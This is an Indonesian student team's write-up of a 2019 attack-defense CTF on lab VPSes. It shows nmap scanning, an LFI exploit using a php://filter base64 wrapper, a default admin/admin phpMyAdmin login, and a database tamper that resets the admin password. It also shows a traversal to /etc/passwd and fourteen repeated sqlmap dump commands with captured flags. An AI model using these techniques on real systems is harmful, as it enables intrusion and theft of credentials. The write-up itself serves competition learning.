

LAPORAN WRITE UP KEBERHASILAN SERANGAN

NAMA TIM : JTK404

POLITEKNIK ASAL : Politeknik Negeri Bandung

Kondisi/Soal:

Setiap tim diberikan masing-masing satu buah vps dan kredensial yang berbeda. Pada setiap VPS tim terdapat flag yang dapat diambil oleh tim lain. Setiap flag yang diambil melalui CTF A-D ini bernilai 100 poin. CTF ini bersifat mixed (jeopardy dan A-D), dengan poin kondisi perolehan poin A-D yang lebih signifikan dibandingkan Jeopardy.

1.Recon

Melihat-lihat privilege yang diberikan kepada masing-masing tim menggunakan ssh. Pada folder /bin dapat dilihat apa saja yang bisa dilakukan setiap tim dengan vps. Kami juga menemukan /var/www pada folder tersebut.

2.Scanning

Menggunakan python script untuk ping semua host pada range ip kami. Kemudian hasil dilihat dan di catat apabila ada host yang live (Terdapat sekitar 10).*) Kita juga dapat menggunakan nmap untuk mencari live host dengan contoh : **nmap -sV 10.10.10.124/24**

Kami melakukan scanning terhadap salah satu ip address lawan menggunakan Nmap. Kami melihat terdapat 3 buah port yang terbuka ketika melakukan *scanning port*.

Port tersebut adalah

80 → http

22 → ssh


110 → rcpbind

Ketika melakukan searching di google kami melihat bahwa port 110 dapat dieksploitasi dengan 0-day. Tapi kami mengurungkan niat untuk eksploitasi lebih jauh karena vulnerability yang dieksploitasi adalah DDOS dan dilarang.


3. Exploitation.

- a. Target Tim dan IP : 10.10.100.129
- b. Flag yang ditemukan :
- c. Vulnerability :
 - 1. LFI (Local File Inclusion)
 - 2. SQL Injection
 - 3. Directory Traversal


Kami memutuskan untuk melakukan penyerangan melalui port 80/http. Kami beralih dari console (ssh) ke Browser dan mengakses URL 10.10.100.129.



Kemudian kami mulai melakukan *exploit* terhadap web yang tersedia untuk mendapat akses login. Kami mulai melakukan *scanning directory* menggunakan **dirsearch** untuk mendapatkan lokasi dimana *flag* berada. Kami menemukan terdapat directory *files*.



Pada path files yang memunculkan teks tersebut kami menemukan path dan parameter `/index.php?p=uploads.php`. Disana kami menemukan kerentanan LFI (Local File Inclusion). Karena kami tidak dapat melihat konten dari path tersebut kecuali kami memiliki credential tim tersebut, kami menggunakan php wrapper untuk menampilkan *credential* pada halaman login di *directory* dengan mengkonversinya ke Base64 dan melakukan Decode pada Base64 (`php://filter/convert.base64-encode/resource=`). Tahap ini sebenarnya dapat dilakukan menggunakan sqlmap pada login page.




Dari hasil *decode* kami memperoleh akses ke phpmyadmin dari target (10.10.100.129).

4.Priviledge Escalation

Setelah mendapat credential berupa username dan password dari tim yang akan dieksploitasi, kami langsung menuju path `/phpmyadmin`. Sebelum masuk ke page tersebut akan ada prompt berupa http authentication (lihat <https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication>). Kami dapat melewati


tahap tersebut dengan mudah dengan menggunakan credential umum berupa username **admin** dan password **admin**.

Setelah kami memasukkan credential pada database, untuk bisa login di halaman di *directory files* kami melakukan perubahan terhadap tabel *database* dari web target melalui phpmyadmin. (DB : web, table: users). Data yang kami ganti adalah data email dan password dari Administrator dengan menambahkan *temp.* di depan email menjadi temp.admin@kmipn.com dan mengganti password menjadi 12345678 (hashed ke md5).



	id	name	username	email	password
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	1	Administrator	admin	temp.admin@kmipn.com	ctf=25d55ad283aa400af464c76d713c07ad
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	2	Tuanku Tambusai	tambusai	tambusai@kmipn.com	ctf=25d55ad283aa400af464c76d713c07ad
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	3	Syarif Kasim	syarif	syarif.kasim@kmipn.com	ctf=4cb9c8a8048fd02294477fcb1a41191a
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	4	Syarifah Latifah	syarifah	syarifah.latifah@kmipn.com	ctf=6eea9b7ef19179a06954edd0fec05ceb
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	5	Raja Ali Haji	rajaali	ali.haji@kmipn.com	ctf=8afa847f50a716e64932d995c8e7435a
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	6	Raja Haji Fisabilillah	rajahaji	raja.haji@kmipn.com	ctf=eb0a191797624dd3a48fa681d3061212

Dari usaha tersebut kami berhasil login di halaman *files directory* dan dapat mengakses file yang ada di dalam server.



Sayangnya kami tidak berhasil menemukan flag. Team flag pada path /uploads.php tersebut merupakan flag tipuan. Kami sempat menggunakan vuln LFI dan directory transversal untuk menuju ke /etc/passwd (/files?uploads=../../../../../../../../etc/passwd) karena mengira flag akan ada disana. Meskipun masuk jauh ke dalam sistem (mungkin kejauhan) sampai dapat menampilkan file sistem pada etc/passwd kami kebingungan karena tidak menemukan flag. Alhasil setelah waktu habis dan bertanya ternyata flag terdapat di /etc/log 🙄🙄🙄🙄🙄🙄🙄🙄🙄. Kami melewatkan mengecek folder tersebut padahal kami dapat mengupload shell php untuk mengecek semua directory pada sistem (ls -la). Setelah bertanya ke panitia, semua VPS memiliki vuln yang sama. Tim dengan leaderboard akhir nomor satu (dari tuan rumah) berhasil menanjak cepat di scoreboard karena terus bermain attack&defense dan mengalahkan tim yang banyak mendapat poin dari jeopardy (Karena tidak ada tim yang melakukan defense).

Flag pada 14 vps yang ada dan skenarionnya dapat didapat dengan :

1. Serangan 1

IP : 10.10.100.102 | TEAM 10

Flag : KMIPN{U3cXwJXZSZ9NMnTdUuuZ}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.102/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.102/files/index.php?p=/etc/logs
```

2. Serangan 2

IP : 10.10.100.106 | TEAM 11

Flag : KMIPN{GNkMUdTxuMUyHYP5BRgc}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.106/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.106/files/index.php?p=/etc/logs
```

3. Serangan 3

IP : 10.10.100.108 | TEAM 15

Flag :KMIPN{CQdlyXz5ggkacO0E3Uz7}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.108/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.108/files/index.php?p=/etc/logs
```

4. Serangan 4

IP : 10.10.100.124 | TEAM 9

Flag :KMIPN{HP2MDwRKMO79CSUTWWod}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.124/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.124/files/index.php?p=/etc/logs
```

5. Serangan 5

IP : 10.10.100.125 | TEAM 14

Flag :KMIPN{av5NiQRM8hM8U5xgJ2Yc}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.125/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.125/files/index.php?p=/etc/logs
```

6. Serangan 6

IP : 10.10.100.126 | TEAM 12

Flag :KMIPN{SpbSHYofCA3tbfOtGA5d}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.126/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.126/files/index.php?p=/etc/logs
```

7. Serangan 7

IP : 10.10.100.129 | TEAM 6

Flag :KMIPN{SfcYXIWYlioxtr2IqUeG}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.129/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.129/files/index.php?p=/etc/logs
```

8. Serangan 8

IP : 10.10.100.134 | TEAM 1

Flag : KMIPN{9g2MM4LhAA4PJCFZ8in}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.134/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.134/files/index.php?p=/etc/logs
```

9. Serangan 9

IP : 10.10.100.147 | TEAM 2

Flag : KMIPN{qNulduiKhROGoZIoAjwp}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.147/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.147/files/index.php?p=/etc/logs
```

10. Serangan 10

IP : 10.10.100.153 | TEAM 3

Flag : KMIPN{CQdlyXz5ggkacO0E3Uz7}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.153/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.153/files/index.php?p=/etc/logs
```


11.Serangan 11

IP : 10.10.100.156 | TEAM 5

Flag : KMIPN{n94x5yrehkuZ3nI4fKIX}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.156/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
http://10.10.100.156/files/index.php?p=/etc/logs
```

12.Serangan 12

IP : 10.10.100.162 | TEAM 7

Flag : KMIPN{GND3PfSfuB2Wqf9Mdzqs}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.162/admin/" --method=POST  
--data="email=a&password=b" -D web -T content --dump  
  
http://10.10.100.162/files/index.php?p=/etc/logs
```

13.Serangan 13

IP : 10.10.100.169 | TEAM 13

Flag : KMIPN{1uKUNOTDuF4WoJeH6bzC}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

```
sqlmap -u "http://10.10.100.169/admin/" --method=POST
```

`--data="email=a&password=b" -D web -T content --dump`

<http://10.10.100.169/files/index.php?p=/etc/logs>

14.Serangan 14

IP : 10.10.100.181 | TEAM 4

Flag : KMIPN{slJzzNFvbSVxCg99MBcL}

Vulnerability : SQL Injection + LocalFile inclusion

Exploitasi:

`sqlmap -u "http://10.10.100.181/admin/" --method=POST`

`--data="email=a&password=b" -D web -T content --dump`

`http://10.10.100.181/files/index.php?p=/etc/logs`

Kesimpulan:

Pada akhirnya meskipun kalah,kami tetap bangga karena JTK404 merupakan salah satu tim yang bermain A-D paling awal dan dapat menembus jauh ke sistem tim lain. 🙏🙏🙏🙏🙏.

Untuk jeopardy sendiri kami berhasil menyelesaikan 7 soal sebelum berganti fokus kepada A-D.Tim perwakilan JTK yang lain yaitu tim Residivis berfokus pada Jeopardy dan banyak menyelesaikan soal pada masalah-masalah Jeopardy yang diberikan.Untuk writeup Jeopardy sendiri akan diberikan oleh tim Residivis (Delta,Faza,dan Rayhan).

"Look around,maybe the flags is just beside the directory that you're focused on.:)"

-JTK404 2019